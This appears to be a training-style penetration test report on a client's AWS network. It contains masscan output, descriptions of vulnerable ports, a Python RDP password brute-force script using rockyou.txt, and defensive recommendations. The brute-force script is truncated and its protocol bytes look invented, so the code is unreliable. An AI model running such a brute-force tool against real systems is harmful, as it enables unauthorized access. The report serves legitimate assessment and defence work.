Team Redrum Pentest Report

Commissioned by SimCorp
03/24/2023

Redrum Security Services, LLC

3389 Bens House rd
Suite SSH #22
Seattle, WA 98101
United States of America

Tel- 1-666-867-5309
Fax- Obsolete
Email: YourSecSucks@Redrum.com
Web: Https://redrumSecurityServices.com

Table of Contents

Executive Summary:

The objective of this project was to perform an offensive security assessment of a target network with the aim of identifying vulnerabilities and gaining access to host instances. The primary goal was to exploit the network and as many instances as possible.

The testing methodology involved a comprehensive scan of the network to identify open ports, services, and potential vulnerabilities. Through the testing process, multiple open ports were discovered, indicating a lack of proper network segmentation and access controls. Additionally, the firewall configurations were found to be inadequate, providing attackers with a potential point of entry into the network. Furthermore, the network was found to be insecure, lacking proper authentication and encryption mechanisms.

These findings represent significant security risks that could result in unauthorized access to critical systems, data breaches, and other potential security incidents. To mitigate these risks, we recommend that the client implement a comprehensive security program that includes regular vulnerability assessments and penetration testing, as well as improved network segmentation, access controls, and encryption mechanisms.

Overall, the results of the offensive security assessment demonstrate the need for proactive security measures and a commitment to ongoing security monitoring and risk management.

Introduction:

SimCorp has engaged our team to perform an offensive security assessment of their AWS infrastructure. The objective of the assessment is to identify vulnerabilities and gain access to host instances within the target network. The scope of the test was five days with unlimited access to the network via OpenVPN and a network IP of 10.0.0.0/24, with only six IP addresses off-limits. The testing will adhere to the AWS Pentesting Policy, and specific rules of engagement have been established.

The primary goal of the assessment is to identify potential security risks and provide recommendations for mitigating those risks. To achieve this, the assessment will follow several objectives, including enumerating the target network, discovering vulnerabilities on target hosts, building/customizing and utilizing at least one custom Python tool, and exploiting and gaining access to as many host instances as possible.


Throughout the testing process, we will document in detail the tools used and the information gleaned from the target environment. Additionally, we will create a professional network topology of the target environment for inclusion in the final report.

It is important to note that the rules of engagement strictly prohibit attacking or damaging the hypervisor software on instances, altering firewall or port configurations on the instances, updating the OS or existing software on the instances, attacking tooling systems, damaging the operability of the instances, or deleting data on the instances. Any required reboot on an instance must be coordinated with the white team.

Overall, the objective of this assessment is to identify potential security risks within SimCorp's AWS infrastructure and provide recommendations for mitigating those risks to ensure the security and integrity of their systems and data.

Methodology:

The methodology used for this assessment was the Cyber Kill Chain, a framework for describing the various stages of a targeted cyber attack. The Cyber Kill Chain framework includes seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. By following this framework, we were able to identify potential vulnerabilities and attack vectors at each stage of the chain.




Throughout the assessment, we utilized a variety of tools to assist in our offensive efforts, including Linux, Kali, Burp Suite, Wireshark, VSCode, and Python scripting. For enumeration, we primarily used Nmap, a widely-used network scanner. We also utilized brute force techniques for many of the attacks, as we found logins to be insecure. Additionally, we attempted “passing the hash” to gain further access to the target systems.

Our team customized several Python tools to aid in the offensive efforts, including a tool for cracking passwords and a tool for conducting port scans. We also utilized Wireshark to analyze network traffic and identify potential attack vectors.

To maintain clear documentation throughout the assessment, we kept a detailed log of all actions taken, including tools used, vulnerabilities identified, and attempts at exploitation.

Overall, the Cyber Kill Chain framework and the combination of tools and techniques allowed us to identify potential vulnerabilities and attack vectors at each stage of the chain and execute successful attacks against the target systems. The results of the assessment are detailed in the following sections.



Findings:

During the assessment, we identified multiple open ports that presented significant vulnerabilities across the network. These ports included 22 (SSH), 135 (RPC), 139 (NetBIOS), 445 (SMB), 3389 (RDP), and 8089 (Splunk). The known vulnerabilities associated with these ports are as follows:

```
eighty6face@eighty6face:~/masscan$ sudo masscan 10.0.0.0/24 -p 22-445
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-03-20 22:30:03 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [424 ports/host]
Discovered open port 135/tcp on 10.0.0.74
Discovered open port 25/tcp on 10.0.0.102
Discovered open port 22/tcp on 10.0.0.100
Discovered open port 111/tcp on 10.0.0.6
Discovered open port 139/tcp on 10.0.0.74
Discovered open port 25/tcp on 10.0.0.103
Discovered open port 22/tcp on 10.0.0.103
Discovered open port 445/tcp on 10.0.0.206
Discovered open port 111/tcp on 10.0.0.123
Discovered open port 80/tcp on 10.0.0.175
Discovered open port 22/tcp on 10.0.0.123
Discovered open port 445/tcp on 10.0.0.197
Discovered open port 22/tcp on 10.0.0.102
Discovered open port 139/tcp on 10.0.0.126
Discovered open port 135/tcp on 10.0.0.206
Discovered open port 443/tcp on 10.0.0.176
Discovered open port 22/tcp on 10.0.0.175
Discovered open port 80/tcp on 10.0.0.82
Discovered open port 445/tcp on 10.0.0.126
Discovered open port 53/tcp on 10.0.0.2
Discovered open port 22/tcp on 10.0.0.101
Discovered open port 22/tcp on 10.0.0.6
Discovered open port 445/tcp on 10.0.0.74
Discovered open port 139/tcp on 10.0.0.206
Discovered open port 22/tcp on 10.0.0.176
Discovered open port 135/tcp on 10.0.0.197
Discovered open port 135/tcp on 10.0.0.126
```

- Port 22 (SSH): This port is often targeted by attackers due to its use in the remote management of systems. Known vulnerabilities associated with SSH include weak passwords, outdated software versions, and SSH servers configured to allow root logins.

- Port 135 (RPC): This port is used by Microsoft's Remote Procedure Call (RPC) service, which provides the framework for various Windows services to communicate with each other. Known vulnerabilities include buffer overflow attacks and denial of service attacks.

- Port 139 (NetBIOS): This port is used by the NetBIOS protocol for Windows file sharing and other network services. Known vulnerabilities include SMB-related exploits such as EternalBlue, which can allow attackers to execute remote code and gain control of systems.


- Port 445 (SMB): This port is also used for Windows file sharing and other network services. Known vulnerabilities include SMB-related exploits such as EternalBlue, as well as authentication bypass attacks and buffer overflow attacks.

- Port 3389 (RDP): This port is used for Windows Remote Desktop Protocol (RDP) connections. Known vulnerabilities include RDP-related exploits such as BlueKeep, which can allow attackers to execute remote code and gain control of systems.

- Port 8089 (Splunk): This port is used by the Splunk log management system. Known vulnerabilities include attacks against the Splunk web interface and exploitation of misconfigured Splunk instances.


In addition to the open ports, we identified network security misconfigurations that allowed for lateral movement once one machine was exploited. Specifically, outdated Windows protocols were identified as being vulnerable to exploitation, allowing attackers to move laterally through the network.


Finally, we discovered weak logins that were easily cracked using rudimentary brute force scripts in Python. This vulnerability allowed us to gain access to additional systems and escalate privileges within the network. We utilized open-source intelligence to find the code and add it to a password roster list such as ROCKYOU.TXT



```python
import socket

target_host = input("Enter the target IP address: ")
username = input("Enter the username: ")

with open("/home/eighty6face/Downloads/rockyou.txt", "r") as f:
    for line in f:
        password = line.strip()
        print(f"Trying {username}:{password}")
        try:
            # Create a socket object
            client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

            # Connect the client
            client.connect((target_host, 3389))

            # Receive the banner
            banner = client.recv(1024).decode()
            if "RDP" not in banner:
                print("[-] This is not an RDP service")
                client.close()
                break

            # Send the connection request
            client.send(b"\x03\x00\x00\x13\x0e\xe0\x00\x00\x00\x00\x00\x01\x00\x08\x00\x03\x00\x00\x00")

            # Receive the response
            response = client.recv(1024)

            # Send the login credentials
            client.send(f"\x03\x00\x00\x2b\x08\xd0\x00\x00\x12\x34\x00\x0e\x00\x00\x00\x01\x00\x08\x00\x03\x00\x00\x00\x00\x00\x00
            # Receive the authentication result
            result = client.recv(1024)

            if b"\x2e\x00\x00\x00" in result:
                print(f"[+] Login successful: {username}:{password}")
                break
            else:
                print("[-] Login failed")
        except socket.error:
            print("[-] Connection timed out")
            client.close()
```

Overall, the combination of open ports, network security misconfigurations, and weak logins present significant vulnerabilities to the target network. These vulnerabilities should be addressed promptly to prevent potential attacks and data breaches.


rdesktop - 10.0.0.82
eighty6face
Other User
Cancel
Windows Server 2008 R2
Standard


rdesktop - 10.0.0.82
Recycle Bin
easter eggs
Gotcha.ps1
NS.exe
wwwroot - Shortcut
Hostname : VAGRANT-2008R2
Instance ID : i-0be96f3728d792107
Private IP Address : 10.0.0.82
Availability Zone : us-west-2a
Instance Size : t3.medium
Architecture : AMD64

Recommendations:

Network hardening:

- Close unnecessary ports: The open ports identified during the assessment should be reviewed and any that are unnecessary should be closed. Ports that are required for legitimate business purposes should be restricted to only allow traffic from authorized sources.

- Configure firewalls and access controls: Network security misconfigurations should be addressed by configuring firewalls and access controls to restrict traffic to only authorized sources. Network segmentation can also be used to limit the impact of any successful attacks.

- Implement two-factor authentication: Two-factor authentication should be implemented to provide an additional layer of security beyond passwords. This will prevent attackers from accessing systems even if they are able to obtain user credentials.

- Use intrusion detection and prevention systems: Intrusion detection and prevention systems (IDPS) should be implemented to detect and block malicious activity in real time. These systems can help identify attacks in progress and stop them before they can cause significant damage.

Software updates and patching:

- Patch or upgrade outdated software: The outdated Windows protocols identified as vulnerable to exploitation should be patched or upgraded to more secure versions. This will prevent attackers from exploiting these protocols to move laterally through the network.

- Conduct regular vulnerability assessments: Regular vulnerability assessments should be conducted to identify and address any new vulnerabilities that may arise. These assessments should include both internal and external testing to ensure all potential attack vectors are identified and addressed.

Password security:

- Implement strong passwords: The weak logins identified during the assessment should be addressed by implementing strong password policies. Passwords should be complex and difficult to guess, and users should be required to change their passwords regularly.

- Educate users: All users should receive security awareness training to educate them on the risks of weak passwords, phishing attacks, and other common attack vectors. This will help reduce the likelihood of successful attacks and improve overall security posture.

Policies and procedures:

- Update and maintain security policies: Security policies should be regularly reviewed and updated to ensure they are up-to-date with the latest threats and vulnerabilities. This includes policies for password management, user access, and network security.

- Hire a professional security firm: It is recommended to engage a professional security firm to perform regular security assessments and penetration testing. This will help ensure the network remains secure and all potential vulnerabilities are identified and addressed.

By implementing these recommendations, SimCorp can significantly improve the security of its AWS infrastructure and reduce the risk of successful cyber attacks.

Conclusion:

In conclusion, the SimCorp AWS infrastructure was subjected to a five-day offensive security assessment aimed at identifying vulnerabilities and exploiting the network to gain access to as many host instances as possible. The methodology used for the assessment was the Cyber Kill Chain, and a wide range of tools including Linux, Kali, Burp suite, Wireshark, Vscode, and Python scripting was utilized.

The assessment revealed several key findings, including multiple open ports, network security misconfigurations, and weak login credentials. The open ports, including 22, 135, 139, 445, 3389, and 8089, were found to be vulnerable, with known exploits that could be used to gain unauthorized access to the network. Network security misconfigurations were also identified, allowing for lateral movements once one machine was exploited due to outdated Windows protocols. Additionally, weak login credentials were easily cracked in a timely manner by rudimentary brute force scripting using Python.

To address these findings, a series of recommendations have been provided. It is recommended that the company regularly conduct vulnerability assessments and penetration testing to identify and address potential security weaknesses. Further, network security configurations should be reviewed and updated to reduce the risk of unauthorized access. Strong passwords should be implemented, and multi-factor authentication should be enforced. Access control lists and network segmentation should be implemented to prevent lateral movements within the network. The company should also consider implementing host-based firewalls to prevent unauthorized access and intrusion detection systems to monitor network traffic for suspicious activity.

Overall, the offensive security assessment provided valuable insights into the security posture of the SimCorp AWS infrastructure. The recommendations provided aim to improve the security posture of the network and reduce the risk of unauthorized access and data breaches. It is essential that the company takes these recommendations seriously and implements them promptly to mitigate the risk of security incidents.